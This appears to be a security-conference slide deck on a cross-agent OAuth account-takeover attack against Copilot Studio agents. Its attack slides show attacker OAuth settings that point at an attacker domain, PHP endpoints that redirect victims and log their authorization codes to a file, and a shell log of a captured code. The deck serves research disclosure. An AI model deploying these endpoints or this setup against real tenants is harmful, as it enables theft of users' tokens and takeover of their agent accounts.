
6 Vulnerable Instances



### [BHUSA '24] Cross-app/tool OAuth Account Takeover (COAT)

#### Integration Platform

#### Tools



- **Attacker:** infiltrates via malicious tool
- **Assumption:** platform w/ open marketplace
- **Target:** a benign tool in the same platform




### [NEW] Cross-agent COAT in Connection-based OAuth

#### Agent

#### Token Manager

#### Tools





- **Attacker:** infiltrates via malicious agent, can register malicious tools *by design*
- **Target:** any tool in *any* agent

# Case Study: Confused Deputy in Copilot Studio





## Attack Type 4 – Cross-agent COAT



Copilot Studio supports OAuth for authenticating users at Identity Providers as well as authorizing users' tool access

# Case Study: Confused Deputy in Copilot Studio


## Attack Type 4 – Cross-agent COAT



Attacker **cannot** login to Victim's Copilot,  
Since it's configured with  
Single-tenant (Victim's tenant) in Entra ID

## Attack Type 4 – Cross-agent COAT

### Attacker's Copilot



Authenticate manually

Set up authentication for any channel

Require users to sign in

Redirect URL

https://token.botframework.com/auth/web/re

Copy

Service provider \*

Generic OAuth 2

Client ID \*

123456

Client secret \*

.....

Scope list delimiter \*

default

attacker's domain

Authorization URL template \*

https://ms.minetest.land/oauth\_copilot/authorization.php

Authorization URL query string template \*

?client\_id={ClientId}&response\_type=code&redirect\_uri={RedirectUrl}&scope={scopes}&state={State}

Token URL template \*

https://ms.minetest.land/oauth\_copilot/token.php

Token URL query string template \*

?

Token body template \*

code={Code}&grant\_type=authorization\_code&redirect\_uri={RedirectUrl}&client\_id={ClientId}&client\_secret={ClientSecret}

fill in arbitrarily

```
<?php
header("Location: https://login.microsoftonline.com/2447d103-f777-47f3-aa88-d00f10ce4bca/oauth2/v2.0/authorize?client_id=51518a51-caf5-44a6-af
66-22b2e362636d&response_type=code&scope=profile+openid+offline_access&redirect_uri=https%3a%2f%2ftoken.botframework.com%2f.auth%2fweb%2fredir
ect&state=". $_GET['state']);
?>
```

```
<?php
$arr = array('access_token' => 'foobar', 'token_type' => 'Bearer', 'expires_in' => 36000000);
echo json_encode($arr);
file_put_contents('authorization_code.txt', file_get_contents('php://input'));
?>
```




Attacker configures their own Copilot, preparing **malicious, endpoints** for the attack




# Case Study: Confused Deputy in Copilot Studio


## Attack Type 4 – Cross-agent COAT



Attacker embeds **OAuth URL** of *Attacker's Copilot* for social engineering



Victim gets tricked to make a **click**



## Attack Type 4 – Cross-agent COAT




```
root@instance-6:/var/www/html/oauth_copilot# tail -f *.txt
code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4.AgABBAIAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P8Ra3NLiH0njE_bpAshUCBY7m904zU3VhetmnOLUOEwn6
oMuiflivi25RewhrBGshx1sYwZG72TBCKo8juix646rn0VKgq1Jf7_vC-H01SQEs1P5ffd-6aswAfg0Q5ScxHQsXa5ITiLLKCYAimo_HysC5Cqs3uyH7k5jTGjXxmLqDMUYCMb5M0SPdQaGfEk
IJc3MCRf3E1RXDFT0Z3mNCLpmM0bH44PnmaYkrLq57aT86teiPQE0mUFq0c7Zz2cBCqKLPwKkX0p0koFr4ziq02T--f0rNC7jCP2mTdZ7VdXxe9UYsjP3Qz2H7Wu7fjpLvWhQSA29NYpbldk
0eoNOMb_bxzESAgYSKBnQMKSANeEevNi2kiu9Tr-2AFdXWU7c6uUwM8f8kd3_AXQdqTAK_UFRoVjZhJR823LPCws9ThUQFHeryEHaxHCXokIgnJtQrm7Mj8EkQ0rdfptcU_zNf2g9DG3A9ovD
M6IxM8zx9jXVG63S6fSvTSv-3ZKXl4yVpdZHBbZC6Emn1-DhvhuPMxeVN_awVZBYL29zNsbwGc_Rys30-lSoeMZ9Mxja6BZosSkmtYWAPGQhxkr5-xFlA5VL8wgNRaGLIqHLaHWq-QOITMFJ4
Vix3mlaNZ7Bhi0Qu_vP01J4z_51JgXnG72WAmfd69q5gGW0TZc_1jX0xTeR0fGcSqggx1FRvSwoB-MMnBFZe3iV-jZa4GMCL7JSi4MMUC227SZJ-DlQaZXUw&grant_type=authorization
_code&redirect_uri=https%3A%2F%2Ftoken.botframework.com%2F.auth%2Fweb%2Fredirect&client_id=123456&client_secret=abcdef
```

**Victim's auth code for Victim's Copilot leaked to Attacker**



# Case Study: Confused Deputy in Copilot Studio


## Attack Type 4 – Cross-agent COAT



A terminal window titled '/token' shows a root shell on an instance. The command 'tail -f \*.txt' is run, displaying a long string of characters representing an authorization code. A red arrow points from this text to a callout box.

**Victim's auth code for Victim's Copilot leaked to Attacker**

Victim's Authorization Code for Victim's Copilot Leaked to Attacker



